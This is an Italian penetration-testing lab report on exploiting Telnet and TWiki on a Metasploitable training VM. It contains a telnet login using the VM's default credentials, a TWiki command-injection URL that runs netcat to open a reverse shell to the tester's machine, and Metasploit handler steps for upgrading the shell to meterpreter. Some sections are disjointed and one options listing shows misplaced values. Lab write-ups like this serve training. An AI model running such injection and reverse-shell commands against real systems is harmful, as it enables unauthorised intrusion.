

W16D1 - Telnet e TWiki

metasploitable - pentesting

Multiple tests

Danilo 'danix' Macrì - mia.mail@mio.sito

Scan started on 21/10/2025 - duration (days): 1

Contents

Sommario	1
Scope	1
Tecnologie utilizzate	1
Exploit Telnet	2
Exploit TWiki	5

Sommario

Nell'esercizio di oggi proveremo a sfruttare due vulnerabilità della macchina metasploitable. Telnet e TWiki

Scope

Aggiungiamo la macchina metasploitable al nostro scope.

- 192.168.50.101
- http://metasploitable

Tecnologie utilizzate

- Metasploit Framework 6.4.92-dev

Exploit Telnet

Per questo exploit utilizzeremo il metasploit framework avviandolo con

```
msfconsole
```

Una volta avviato il framework, andiamo a cercare tra i moduli di telnet quello che ci interessa e cioè il modulo **auxiliary** `scanner/telnet/telnet_version`. Cerchiamo i moduli con il comando `search telnet`.

```
71 auxiliary/scanner/telnet/telnet_ruggedcom - 2017-04-07 normal No RuggedCom Telnet Password Generator
72 auxiliary/scanner/telnet/satelcmd_exec - 2017-04-07 normal No Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
73 exploit/solaris/telnet/ttyprompt 2002-01-18 excellent No Solaris in.telnetd TTYPROMPT Buffer Overflow
74 exploit/solaris/telnet/fuser 2007-02-12 excellent No Sun Solaris Telnet Remote Authentication Bypass Vulnerability
75 exploit/linux/http/tp-link_sc2020n_authenticated_telnet_injection 2015-12-20 excellent No TP-Link SC2020n Authenticated Telnet Injection
76 auxiliary/scanner/telnet/telnet_login - normal No Telnet Login Check Scanner
77 auxiliary/scanner/telnet/telnet_version - normal No Telnet Service Banner Detection
78 auxiliary/scanner/telnet/telnet_encrypt_overflow - normal No Telnet Service Encryption Key ID Overflow Detection
79 payload/cmd/unix/bind_busybox_telnetd - normal No Unix Command Shell, Bind TCP (via BusyBox telnetd)
80 payload/cmd/unix/reverse - normal No Unix Command Shell, Double Reverse TCP (telnet)
81 payload/cmd/unix/reverse_ssl_double_telnet - normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
82 payload/cmd/unix/reverse_bash_telnet_ssl - normal No Unix Command Shell, Reverse TCP SSL (telnet)
```

tra i risultati vediamo il numero 77 che è quello che vogliamo usare e lo selezioniamo con il comando `use 77`.

Vediamo poi quali opzioni settare con il comando `show options`.

```
msf > use 77
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  -                no        The password for the specified username
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23               yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)
  TIMEOUT   30               yes       Timeout for the Telnet probe
  USERNAME  -                no        The username to authenticate as

View the full module info with the info, or info -d command.
msf auxiliary(scanner/telnet/telnet_version) > █
```

Impostiamo il nostro target settando l'opzione **RHOSTS** con il comando `set RHOSTS 192.168.50.101`, e lanciamo l'attacco con il comando `exploit`.

```
msf auxiliary(scanner/telnet/telnet_version) > exploit
[*] 192.168.50.101:23 - 192.168.50.101:23 TELNET
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > show options


Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  192.168.50.101  no        The password for the specified username
  RHOSTS    23              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)
  TIMEOUT   30              yes       Timeout for the Telnet probe
  USERNAME  no              no        The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set TIME
set TIMEOUT      set TIMESTAMPOUTPUT
msf auxiliary(scanner/telnet/telnet_version) > set TIMEOUT 60
TIMEOUT => 60
msf auxiliary(scanner/telnet/telnet_version) > exploit
[*] 192.168.50.101:23 - 192.168.50.101:23 TELNET
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > █
```

Il modulo non ci ha restituito il banner telnet nemmeno dopo aver impostato un TIMEOUT più lungo.




Proviamo quindi a collegarci direttamente da telnet.

```
telnet metasploitable
```


```
(kali㉿kali)-[~]  
$ telnet metasploitable  
Trying 192.168.50.101 ...  
Connected to metasploitable.  
Escape character is '^['.  
  
Metasploit v2.6.24-16-server  
-----  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Mon Oct 20 06:00:42 EDT 2025 from 192.168.50.100 on pts/1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$
```

Come vediamo, il banner ci mostra il nome utente e password da utilizzare per collegarci e riusciamo ad accedere correttamente.


```
/twiki/bin/view/MainTWikiUsers?rev=2%20|nc%20192.168.50.100%2042069%20-c%20/bin/bash|echo
```



Come vediamo la pagina rimane in hang a dimostrazione che il comando è stato eseguito, e andando sul terminale vediamo che la connessione è stata stabilita.



Adesso abbiamo una sessione aperta. Proviamo a sfruttare la vulnerabilità da dentro il framework metasploit.

torniamo nel framework e utilizziamo il modulo `exploit/multi/handler`, settiamo i parametri:

- LHOST 192.168.50.100
- LPORT 42069

e lanciamo l'exploit con `run`.

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   --   -
   LHOST   192.168.50.100  yes       The listen address (an interface may be specified)
   LPORT   4444            yes       The listen port

Exploit target:

   Id  Name
   --  --
   0    Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(multi/handler) > set LPORT 42069
LPORT => 42069
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.50.100:42069
[*] Command shell session 1 opened (192.168.50.100:42069 -> 192.168.50.101:52302) at 2025-10-26 04:23:48 -0400

ls
attach
changes
edit
geturl
installpasswd
mailnotify
manage
oops
passwd
preview
rdiff
register
rename
save
search
setlib.cfg
statistics
testenv
upload
view
viewfile
```

Abbiamo ottenuto la reverse shell, proviamo ad eseguirne l'upgrade mettendola in background con **Ctrl+Z** e lanciando il comando **sessions -u 1**

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.50.100:42069
[-] Meterpreter session 2 is not valid and will be closed
[*] Stopping exploit/multi/handler
[*] Command shell session 3 opened (192.168.50.100:42069 -> 192.168.50.101:44320) at 2025-10-26 04:30:10 -0400

^Z
Background session 3? [y/N] y
msf exploit(multi/handler) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 4 opened (192.168.50.100:4433 -> 192.168.50.101:57979) at 2025-10-26 04:30:25 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(multi/handler) > sessions 4
[*] Starting interaction with 4 ...

meterpreter >
```


Vediamo che il framework riesce ad eseguire l'upgrade della sessione e ci restituisce una shell meterpreter.¹

Concludiamo così il nostro report di oggi avendo sfruttato entrambe le vulnerabilità, anche se non nella maniera canonica come ci aspettavamo.

Alla prossima.



¹Nello screenshot vediamo le sessioni 3 e 4 perchè la prima sessione era andata in timeout e non abbiamo effettuato l'upgrade in tempo.